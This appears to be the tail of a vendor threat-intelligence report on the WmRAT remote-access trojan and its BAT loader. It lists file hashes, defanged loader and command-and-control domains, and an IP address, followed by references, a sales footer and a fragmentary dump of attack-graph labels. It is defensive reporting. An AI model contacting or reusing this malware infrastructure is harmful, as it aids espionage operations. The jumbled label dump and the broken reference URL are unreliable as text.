36dbf119cb0cca52aed82ca3e69bbe09d96fa92f2831f8e14dc1bd1b6a5e9590

WmRAT Loader BAT

- fogomyart[.]com/random.php
- de6b41ab72bfa4114c79464d1083737c6dfa55767339d732db8d2edd462832ed

WmRAT Sample:

- greenadelhouse[.]com
- edb68223db3e583f9a4dd52fd91867fa3c1ce93a98b3c93df3832318fd0a3a56

MITRE ATT&CK Matrix

References

[1] “BITTER, T-APT-17, Group G1002 | MITRE ATT&CK®.” Accessed: May 15, 2025. [Online]. Available: https://attack.mitre.org/groups/G1002/

[2] “Pakistan’s No. 1 Telecommunication Company - PTCL.” Accessed: May 15, 2025. [Online]. Available: https://ptcl.com.pk/

[3] “VirusTotal - File - 36dbf119cb0cca52aed82ca3e69bbe09d96fa92f2831f8e14dc1bd1b6a5e9590.” Accessed: May 15, 2025. [Online]. Available: https://www.virustotal.com/gui/file/36dbf119cb0cca52aed82ca3e69bbe09d96fa92f2831f8e14dc1bd1b6a5e9590

[4] “VirusTotal - File - 15db9daa175d506c3e1eaee339eecde8771599ed81adfac48fa99aa5c2322436.” Accessed: May 15, 2025. [Online]. Available: https://www.virustotal.com/gui/file/15db9daa175d506c3e1eaee339eecde8771599ed81adfac48fa99aa5c2322436/detection

[5] “VirusTotal - File - edb68223db3e583f9a4dd52fd91867fa3c1ce93a98b3c93df3832318fd0a3a56.” Accessed: May 15, 2025. [Online]. Available: https://www.virustotal.com/gui/file/edb68223db3e583f9a4dd52fd91867fa3c1ce93a98b3c93df3832318fd0a3a56/relations

[6] “VirusTotal - Domain - tradesmarkets.greenadelhouse.com.” Accessed: May 15, 2025. [Online]. Available: https://www.virustotal.com/gui/domain/tradesmarkets.greenadelhouse.com/relations

[7] “VirusTotal - File - de6b41ab72bfa4114c79464d1083737c6dfa55767339d732db8d2edd462832ed.” Accessed: May 15, 2025. [Online]. Available: https://www.virustotal.com/gui/file/de6b41ab72bfa4114c79464d1083737c6dfa55767339d732db8d2edd462832ed

[8] “Hidden in Plain Sight: TA397’s New Attack Chain Delivers Espionage RATs | Proofpoint US,” Proofpoint. Accessed: May 20, 2025. [Online]. Available: https://www.proofpoint.com/us/blog/threat-insight/hidden-plain-sight-ta397s-new-attack-chain-delivers-espionage-rats


[9] “Hidden in Plain Sight: TA397’s New Attack Chain Delivers Espionage RATs | Proofpoint US,” Proofpoint. Accessed: May 15, 2025. [Online]. Available: https://www.proofpoint.com/us/blog/threat-insight/hidden-plain-sight-ta397s-new-attack-


chain-delivers-espionage-rats

Talk to one of our experts

Protect your organization with cutting-edge threat intelligence. Book your free demo today and explore how our products and services can help you meet your security needs.

Book a call




Operation Duststorm
Network Allowlists
Data Backup
Network Segmentation
Network Segmentation
Mitigates attack pattern
User Account Managem...
Mitigates attack pattern
Mitigates attack pattern
Stuxnet
Uses
Mitigates attack pattern
Uses
Human User Authentica...
Mitigates attack pattern
Remote Services
ipv4: 91.215.85.17
Mitigates attack pattern
Mitigates attack pattern
Uses
Mitigates attack pattern
Uses
Uses
Mitigates attack pattern
Network Segmentation
Uses attack pattern
Filter Network Traffic
Modify Parameter
Uses
Graphic
REvil
Access Management
INCONTROLLER
Mitigates attack pattern
Audit